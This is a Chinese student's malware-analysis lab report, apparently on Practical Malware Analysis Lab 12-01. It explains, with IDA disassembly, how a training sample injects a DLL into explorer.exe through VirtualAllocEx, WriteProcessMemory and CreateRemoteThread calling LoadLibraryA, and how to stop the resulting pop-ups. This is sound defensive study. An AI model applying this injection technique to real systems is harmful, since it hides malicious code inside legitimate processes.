南開大學
Nankai University

网 络 空 间 安 全 学 院

恶意代码分析与防治技术 实验报告

Lab 12： 隐蔽的恶意代码启动

姓名： 辛浩然

学号： 2112514

年级： 2021 级

专业： 信息安全、法学

班级： 信息安全、法学

实验目的
实验原理
实验环境和工具
Lab 12-01
    基础静态分析
    问题一：基础动态分析
    问题二：被注入的进程
    问题三：停止弹窗
    问题四：恶意代码如何工作
Lab 12-02
    基础静态分析
    问题一：程序的目的
    问题二：隐蔽执行
    问题三：恶意负载
    问题四：保护负载
    问题五：保护字符串列表
Lab12-03
    问题一：恶意负载的目的
    问题二：注入自身
    问题三：创建文件
Lab12-04
    基础静态分析
    基础动态分析
    分析流程：恶意代码的行为
    问题一：PID
    问题二：注入进程
    问题三：装载DLL
    问题四：线程函数
    问题五：释放恶意代码
    问题六：释放恶意代码的目的
Yara 规则编写
IDA Pro 自动化分析
    编写脚本查看导入的动态链接库
    编写脚本查看函数指令
    编写脚本查看交叉引用
实验结论及实验心得

实验目的

- 学会如何识别代码结构和另外一些编码模式，实践识别恶意隐藏启动的常用方法。
- 练习识别和分析恶意代码的启动方法，提高综合分析恶意代码的能力。

实验原理

恶意代码常常使用各种隐藏技术来逃避检测和分析，以保持其持久性和隐秘性。

1. 启动器 (Loader)： 启动器是一种程序，负责加载和执行其他恶意代码。它通常会努力避免被杀毒软件和安全工具检测，可能通过加密、混淆或压缩等手段来隐藏恶意代码。
2. 进程注入： 恶意代码可能将自身注入到其他进程的地址空间中，以便运行在目标进程的上下文中。这可以使恶意代码更难被检测，因为它可能在合法进程的内存空间中运行。
3. 进程替换： 恶意代码可能替换系统中的正常进程，使得它自身能够在系统中长时间运行而不被察觉。这种技术通常与进程注入结合使用。
4. Hook注入： 恶意代码可能使用钩子（Hook）技术，劫持系统或应用程序的函数调用，以监视或修改其行为。这可以用于绕过安全检测、记录键盘输入等恶意活动。
5. Detours： Detours是一种微软研究院开发的库，用于在运行时修改和重定向Windows系统中的API调用。恶意代码可以使用Detours来劫持系统调用，绕过安全机制。
6. APC注入（Asynchronous Procedure Call）： 恶意代码可以利用Windows系统的异步过程调用机制，将自己注入到目标进程的地址空间中，并在目标进程的上下文中执行代码。这可以使得检测变得更为困难。

实验环境和工具

虚拟机：关闭病毒防护的Windows XP SP3；每次病毒分析前拍摄快照，并在分析后恢复快照。

宿主机：Windows 11。

分析工具：

- 静态分析工具：IDA Pro、Resource Hacker、procmon、Process Explorer、RegShot等；
- 动态分析工具：OllyDbg等。


Lab 12-01

基础静态分析

首先查看 `Lab12-02.exe` 的导入表。发现以下函数：


- `CreateRemoteThread`： 用于在目标进程中创建远程线程。
- `WriteProcessMemory`： 用于向目标进程写入内存。
- `VirtualAllocEx`： 用于在目标进程中分配虚拟内存。

这些函数在恶意代码中通常用于实现进程注入技术，即将恶意代码注入到其他进程的地址空间中，并通过创建远程线程来执行注入的代码。



而分析字符串，查看到一些可疑字符串：

- `explorer.exe`： 可能是一个目标进程，因为恶意代码可能试图注入到 `Explorer` 进程中以隐藏自身。
- `Lab12-01.dll`： 可能是相关的文件或模块，可能包含注入的代码。
- `psapi.dll`： 可能是与进程注入相关的API，用于获取进程信息等。



可能的行为分析：


- 恶意代码可能试图将自身注入到 `Explorer.exe` 进程中，以便在系统中隐藏其存在或执行其他恶意操作。
  - `Lab12-01.dll` 可能包含被注入到目标进程的代码。
- `psapi.dll` 可能是为了利用其中的API函数来获取目标进程的信息。

问题一：基础动态分析

在你运行恶意代码可执行文件时，会发生什么？

动态运行恶意代码，并打开Process Explorer、Procmon、火绒剑监控工具。运行后，可以发现弹出窗口，即使关闭也会在一分钟后再次弹出。

在Process Explorer、Procmon中没有得到有用信息，在火绒剑中过滤到的动作中可以分析恶意代码的行为。



Process	CPU	Private B...	Working Set	PID	Description	Company Name
System Idle Process	55.38	K	28 K	0		
System	10.77	K	296 K	4		
Interrupts	1.54	K	K	n/a	Hardware Interrupts a...	
smss.exe		172 K	408 K	376	Windows NT Session Ma...	Microsoft Corporation
csrss.exe		2,388 K	6,560 K	608	Client Server Runtime...	Microsoft Corporation
winlogon.exe		7,964 K	4,948 K	632	Windows NT Logon Appl...	Microsoft Corporation
services.exe		1,732 K	3,404 K	676	Services and Controll...	Microsoft Corporation
vmacthlp.exe		688 K	2,620 K	852	VMware Activation Helper	VMware, Inc.
svchost.exe		3,120 K	4,980 K	896	Generic Host Process ...	Microsoft Corporation
wmiprvse.exe		3,652 K	8,324 K	1824	WMI	Microsoft Corporation
wmiprvse.exe		2,012 K	4,972 K	4044	WMI	Microsoft Corporation
svchost.exe		1,904 K	4,496 K	996	Generic Host Process ...	Microsoft Corporation
svchost.exe	1.54	14,240 K	23,388 K	1136	Generic Host Process ...	Microsoft Corporation
wscntfy.exe		664 K	2,440 K	1604	Windows Security Cent...	Microsoft Corporation
wuauclt.exe		5,692 K	5,424 K	1380	Automatic Updates	Microsoft Corporation
svchost.exe		1,392 K	3,692 K	1184	Generic Host Process ...	Microsoft Corporation
svchost.exe		1,812 K	4,568 K	1224	Generic Host Process ...	Microsoft Corporation
spoolsv.exe		4,320 K	6,936 K	1552	Spooler SubSystem App	Microsoft Corporation
svchost.exe		2,340 K	3,412 K	1100	Generic Host Process ...	Microsoft Corporation
VGAuthService...		6,232 K	9,096 K	1364	VMware Guest Authenti...	VMware, Inc.
vmtoolsd.exe		12,000 K	15,072 K	1456	VMware Tools Core Ser...	VMware, Inc.
alg.exe		1,240 K	3,708 K	2044	Application Layer Gat...	Microsoft Corporation
lsass.exe		3,900 K	6,160 K	688	LSA Shell (Export Ver...	Microsoft Corporation
explorer.exe		19,140 K	28,120 K	436	Windows Explorer	Microsoft Corporation
rundll32.exe		2,396 K	3,604 K	488	Run a DLL as an App	Microsoft Corporation
vmtoolsd.exe		9,988 K	14,772 K	512	VMware Tools Core Ser...	VMware, Inc.
vmx32to64.exe		700 K	2,108 K	1440		
ctfmon.exe		972 K	3,392 K	260	CTF Loader	Microsoft Corporation
procexp.exe	30.77	16,548 K	13,612 K	3392	Sysinternals Process ...	Sysinternals - www....
conime.exe		968 K	3,200 K	384	Console IME	Microsoft Corporation

监控到了一些与进程注入和跨进程操作相关的动作：

1. `W32_lib_inject`：DLL注入。
2. 设置消息钩子（`W32_msehook`）： 可能用于监视和修改窗口消息，也是一种进程注入的技术。
3. `SYS_load kmod` 加载内核模块： 涉及加载内核模块，可能是为了修改系统行为。
4. 写物理内存（`SYS_write_ph`）： 可能是为了修改系统内存中的数据，也可能是一种恶意的内存注入。
5. 跨进程排队APC（`THRD_queue_apc`）： Asynchronous Procedure Call (APC) 是一种在其他线程中异步执行代码的机制，可以用于进程注入和操纵。
6. 跨进程设置线程上下文（`THRD_setctxt`）： 涉及修改其他线程的上下文信息，可能用于控制其他线程的执行流程。
7. 创建远程线程（`THRD_remote`）： 在其他进程中创建线程，可能用于执行恶意代码。
8. 跨进程读/写内存（`PROC_readvm`， `PROCwritevm`）： 表示恶意代码正在尝试读取或写入其他进程的内存。
9. 跨进程释放内存（`PROC_freevm`）： 可能是释放其他进程中的内存，也是一种操纵进程内存的行为。
10. 跨进程修改内存属性（`PROC_Pgprot`）： 修改其他进程内存的保护属性。

问题二：被注入的进程

> 哪个进程会被注入？

将 `Lab12-01.dll` 的路径写入到 `explorer.exe` 进程。然后会在 `explorer.exe` 中启动远程线程，这个线程以参数 `Lab12-01.dll` 来调用 `LoadLibraryA` 函数。通过远程线程的执行，目标进程会加载指定的 DLL（ `Lab12-01.dll` ），从而执行 DLL 中的代码。下面是详细的分析过程。

在IDA Pro中分析 `Lab12-01.exe` 。

`main` 函数的开始处可以看到三个 `LoadLibraryA` 和 `GetProcAddress` 的函数调用。通过使用 `LoadLibraryA` 和 `GetProcAddress` 函数，恶意代码获取了 `psapi.dll` 中的三个进程枚举相关函数的地址，分别是：

1. `EnumProcessModules` ：用于枚举指定进程中的模块（DLL）。
2. `GetModuleBaseNameA` ：用于获取指定进程中模块的基本名称。
3. `EnumProcesses` ：用于枚举系统中所有进程的ID。

获取了这些函数的地址后，恶意代码将它们保存在相应的全局变量中。

```
.text:00401115                  mov     [ebp+var_118], 0
.text:0040111F                  push    offset ProcName ; "EnumProcessModules"
.text:00401124                  push    offset LibFileName ; "psapi.dll"
.text:00401129                  call    ds:LoadLibraryA
.text:0040112F                  push    eax             ; hModule
.text:00401130                  call    ds:GetProcAddress
.text:00401136                  mov     dword_408714, eax
.text:0040113B                  push    offset aGetmodulebasen ; "GetModuleBaseNameA"
.text:00401140                  push    offset LibFileName ; "psapi.dll"
.text:00401145                  call    ds:LoadLibraryA
.text:0040114B                  push    eax             ; hModule
.text:0040114C                  call    ds:GetProcAddress
.text:00401152                  mov     dword_40870C, eax
.text:00401157                  push    offset aEnumprocesses ; "EnumProcesses"
.text:0040115C                  push    offset LibFileName ; "psapi.dll"
.text:00401161                  call    ds:LoadLibraryA
.text:00401167                  push    eax             ; hModule
.text:00401168                  call    ds:GetProcAddress
.text:0040116E                  mov     dword_408710, eax
```

为了便于后面的分析，将变量名修改为对应函数的名称：

```
.text:0040111F                  push    offset ProcName ; "EnumProcessModules"
.text:00401124                  push    offset LibFileName ; "psapi.dll"
.text:00401129                  call    ds:LoadLibraryA
.text:0040112F                  push    eax             ; hModule
.text:00401130                  call    ds:GetProcAddress
.text:00401136                  mov     EnumProcessModules, eax
.text:0040113B                  push    offset aGetmodulebasen ; "GetModuleBaseNameA"
.text:00401140                  push    offset LibFileName ; "psapi.dll"
.text:00401145                  call    ds:LoadLibraryA
.text:0040114B                  push    eax             ; hModule
.text:0040114C                  call    ds:GetProcAddress
.text:00401152                  mov     GetModuleBaseNameA, eax
.text:00401157                  push    offset aEnumprocesses ; "EnumProcesses"
.text:0040115C                  push    offset LibFileName ; "psapi.dll"
.text:00401161                  call    ds:LoadLibraryA
.text:00401167                  push    eax             ; hModule
.text:00401168                  call    ds:GetProcAddress
.text:0040116E                  mov     EnumProcesses, eax
```

然后，拼接得到 `Lab12-01.dll` 的绝对地址，并写入 `Buffer` 内。

```
.text:00401179                push    ecx             ; lpBuffer
.text:0040117A                push    104h            ; nBufferLength
.text:0040117F                call    ds:GetCurrentDirectoryA
.text:00401185                push    offset String2  ; "\\"
.text:0040118A                lea     edx, [ebp+Buffer]
.text:00401190                push    edx             ; lpString1
.text:00401191                call    ds:lstrcatA
.text:00401197                push    offset aLab1201Dll ; "Lab12-01.dll"
.text:0040119C                lea     eax, [ebp+Buffer]
.text:004011A2                push    eax             ; lpString1
.text:004011A3                call    ds:lstrcatA
```

在对这些函数进行动态解析后，调用 `EnumProcesses` 函数，这一步骤的必要性在于获取系统中每个进程对象的 `PID` ，它会返回一个由局部变量 `dwProcessId` 引用的 `PID` 数组。

```
.text:004011B0                push    1000h
.text:004011B5                lea     edx, [ebp+dwProcessId]
.text:004011BB                push    edx
.text:004011BC                call    EnumProcesses
.text:004011C2                test    eax, eax
.text:004011C4                jnz     short loc_4011D0
.text:004011C6                mov     eax, 1
.text:004011CB                jmp     loc_401342
```

而之后会进入循环迭代进程列表，并对每个PID调用 `sub_401000` 函数。

```
.text:004011D0
.text:004011D0 loc_4011D0:                            ; CODE XREF: _main+F4↑j
.text:004011D0                mov     eax, [ebp+var_1120]
.text:004011D6                shr     eax, 2
.text:004011D9                mov     [ebp+var_117C], eax
.text:004011DF                mov     [ebp+var_112C], 0
.text:004011E9                jmp     short loc_4011FA
.text:004011EB ; ---------------------------------------------------------------------------
.text:004011EB
.text:004011EB loc_4011EB:                            ; CODE XREF: _main:loc_401287↓j
.text:004011EB                mov     ecx, [ebp+var_112C]
.text:004011F1                add     ecx, 1
.text:004011F4                mov     [ebp+var_112C], ecx
.text:004011FA
.text:004011FA loc_4011FA:                            ; CODE XREF: _main+1191↑j
.text:004011FA                mov     edx, [ebp+var_112C]
.text:00401200                cmp     edx, [ebp+var_117C]
.text:00401206                jnb     loc_40128C
.text:0040120C                mov     [ebp+hProcess], 0
.text:00401216                mov     eax, [ebp+var_112C]
.text:0040121C                cmp     [ebp+eax*4+dwProcessId], 0
.text:00401224                jz      short loc_401242
.text:00401226                mov     ecx, [ebp+var_112C]
.text:0040122C                mov     edx, [ebp+ecx*4+dwProcessId]
.text:00401233                push    edx             ; dwProcessId
.text:00401234                call    sub_401000
.text:00401239                add     esp, 4
.text:0040123C                mov     [ebp+var_118], eax
```

通过进程的标识符PID调用 `OpenProcess` 函数，可以获取到该进程的句柄。 一旦有了进程句柄，调用 `EnumProcessModules` 函数来获取目标进程加载的模块信息。而接下来调用 `GetModuleBaseNameA` 函数的目的是获取指定进程中模块的文件名（包括路径）。这样就可以得到与每个模块关联的文件路径，从中提取出进程的名称。

而获取到进程名称后，会与 `explorer.exe` 进行比较。

```
.text:00401095 loc_401095:                             ; CODE XREF: sub_401000+58↑j
.text:00401095                                         ; sub_401000+76↑j
.text:00401095                 push    0Ch             ; MaxCount
.text:00401097                 push    offset aExplorerExe ; "explorer.exe"
.text:0040109C                 lea     ecx, [ebp+String1]
.text:004010A2                 push    ecx             ; String1
.text:004010A3                 call    __strnicmp
.text:004010A8                 add     esp, 0Ch
.text:004010AB                 test    eax, eax
.text:004010AD                 jnz     short loc_4010B6
.text:004010AF                 mov     eax, 1
.text:004010B4                 jmp     short loc_4010C2
.text:004010B6 ; ---------------------------------------------------------------------------
```

如果找到 `explorer.exe` 进程，则会进行以下行为：

1. 通过 `OpenProcess` 获取其句柄。
2. 使用 `VirtualAllocEx` 在 `explorer.exe` 进程的地址空间中分配一块内存，大小为 `0x104` 字节。
3. 如果 `VirtualAllocEx` 成功，获取分配内存的地址，这个地址将存储在 `lpParameter` 中。
4. 使用 `WriteProcessMemory` 将数据写入 `explorer.exe` 进程的分配内存中，写入的数据就是前面写入 `Buffer` 的 `Lab12-01.dll` 的绝对地址。
5. 这样，恶意代码就将 `Lab12-01.dll` 的路径写入到 `explorer.exe` 进程中。

```
.text:0040128C loc_40128C:                             ; CODE XREF: _main+136↑j
.text:0040128C                 push    4               ; flProtect
.text:0040128E                 push    3000h           ; flAllocationType
.text:00401293                 push    104h            ; dwSize
.text:00401298                 push    0               ; lpAddress
.text:0040129A                 mov     edx, [ebp+hProcess]
.text:004012A0                 push    edx             ; hProcess
.text:004012A1                 call    ds:VirtualAllocEx
.text:004012A7                 mov     [ebp+lpBaseAddress], eax
.text:004012AD                 cmp     [ebp+lpBaseAddress], 0
.text:004012B4                 jnz     short loc_4012BE
.text:004012B6                 or      eax, 0FFFFFFFFh
.text:004012B9                 jmp     loc_401342
.text:004012BE ; ---------------------------------------------------------------------------
.text:004012BE
.text:004012BE loc_4012BE:                             ; CODE XREF: _main+1E4↑j
.text:004012BE                 push    0               ; lpNumberOfBytesWritten
.text:004012C0                 push    104h            ; nSize
.text:004012C5                 lea     eax, [ebp+Buffer]
.text:004012CB                 push    eax             ; lpBuffer
.text:004012CC                 mov     ecx, [ebp+lpBaseAddress]
.text:004012D2                 push    ecx             ; lpBaseAddress
.text:004012D3                 mov     edx, [ebp+hProcess]
.text:004012D9                 push    edx             ; hProcess
.text:004012DA                 call    ds:WriteProcessMemory
```

如果写入路径成功之后，会进行以下行为：

1. 获取 `LoadLibraryA` 函数的地址： 使用 `GetModuleHandleA` 获取模块句柄，然后通过 `GetProcAddress` 获取 `LoadLibraryA` 函数的地址。
2. 将 `LoadLibraryA` 函数的地址写入 `lpStartAddress` ： 如果前面的步骤成功，将 `LoadLibraryA` 函数的地址写入 `lpStartAddress` 中，这个地址将作为线程的起始地址传递给 `CreateRemoteThread` 函数。

3. 调用 `CreateRemoteThread`： 使用 `CreateRemoteThread` 函数在目标进程（ `explorer.exe` ）中创建一个远程线程，使得线程的起始地址为 `LoadLibraryA` 函数的地址。线程的参数通过 `lpParameter` 传递，这里包含了 DLL 的路径（ `Lab12-01.dll` ）。
4. **因此实现了DLL 注入：** 在远程进程中启动一个线程，这个线程以参数 `Lab12-01.dll` 来调用 `LoadLibraryA` 函数。这实际上是一个常见的 DLL 注入技术。通过远程线程的执行，目标进程会加载指定的 DLL（ `Lab12-01.dll` ），从而执行 DLL 中的代码。


```
.text:004012E0                 push    offset ModuleName ; "kernel32.dll"
.text:004012E5                 call    ds:GetModuleHandleA
.text:004012EB                 mov     [ebp+hModule], eax
.text:004012F1                 push    offset aLoadlibrarya ; "LoadLibraryA"
.text:004012F6                 mov     eax, [ebp+hModule]
.text:004012FC                 push    eax             ; hModule
.text:004012FD                 call    ds:GetProcAddress
.text:00401303                 mov     [ebp+lpStartAddress], eax
.text:00401309                 push    0               ; lpThreadId
.text:0040130B                 push    0               ; dwCreationFlags
.text:0040130D                 mov     ecx, [ebp+lpBaseAddress]
.text:00401313                 push    ecx             ; lpParameter
.text:00401314                 mov     edx, [ebp+lpStartAddress]
.text:0040131A                 push    edx             ; lpStartAddress
.text:0040131B                 push    0               ; dwStackSize
.text:0040131D                 push    0               ; lpThreadAttributes
.text:0040131F                 mov     eax, [ebp+hProcess]
.text:00401325                 push    eax             ; hProcess
.text:00401326                 call    ds:CreateRemoteThread
```

问题三：停止弹窗


> 你如何能够让恶意代码停止弹出窗口？

为了阻止弹出框，可以使用 Process Explorer 杀死 `explorer.exe` 进程。然后选择 `File → Run` 并输入 `explorer` 重新启动 `explorer.exe` 进程。


1. **使用 Process Explorer 检测 DLL 注入：**
   - 打开 Process Explorer 工具。
   - 在进程列表中选择 `explorer.exe` ，这是我们怀疑被注入的目标进程。
   - 选择 `View → Show Lower Pane` 以及 `View → Lower Pane View → DLLs` ，以显示进程的 DLL 信息。
2. **查看 DLL 注入的结果：**
   - 滚动浏览结果窗口，查看 `explorer.exe` 进程的内存空间中加载的 DLL。
   - 能够看到 `Lab12-01.dll` 被加载到了 `explorer.exe` 进程中。



1. **使用 Process Explorer 停止弹出框：**
   - 为了阻止弹出框，可以使用 Process Explorer 杀死 `explorer.exe` 进程。
2. **重启 `explorer.exe`：**
   - 通过选择 `File → Run` 并输入 `explorer` 重新启动 `explorer.exe` 进程。



重新启动后，停止了弹出窗， `explorer.exe` 进程的内存空间中加载的 DLL列表中也没有了 `Lab12-01.dll` 。




问题四：恶意代码如何工作

> 这个恶意代码是如何工作的？

将 `Lab12-01.dll` 的路径写入到 `explorer.exe` 进程。然后会在 `explorer.exe` 中启动远程线程，这个线程以参数 `Lab12-01.dll` 来调用 `LoadLibraryA` 函数。通过远程线程的执行，目标进程会加载指定的 DLL（ `Lab12-01.dll` ），从而执行 DLL 中的代码。


而在DLL中，会每分钟弹出一个带有不断递增标题的消息框，消息内容为 `Press OK to reboot`，标题为格式化字符串 `Pratical Malware Analysis %d`，其中 `%d` 替换为一个递增的计数器。

在IDA Pro中分析 `Lab12-01.dll`，可以看到首先创建了一个线程。



分析线程函数，这个线程的主要行为是：

1. **格式化字符串：** 使用 `sprintf` 函数将格式化字符串 `Pratical Malware Analysis %d` 中的 `%d` 替换为一个递增的计数器。这个计数器保存在 `var_18` 变量中。
2. **创建消息框：** 使用生成的格式化字符串作为消息框的标题，创建一个消息框，消息内容为 `Press OK to reboot`。
3. **弹出消息框：** 该 DLL 的主要行为是每分钟弹出一个带有不断递增标题的消息框。

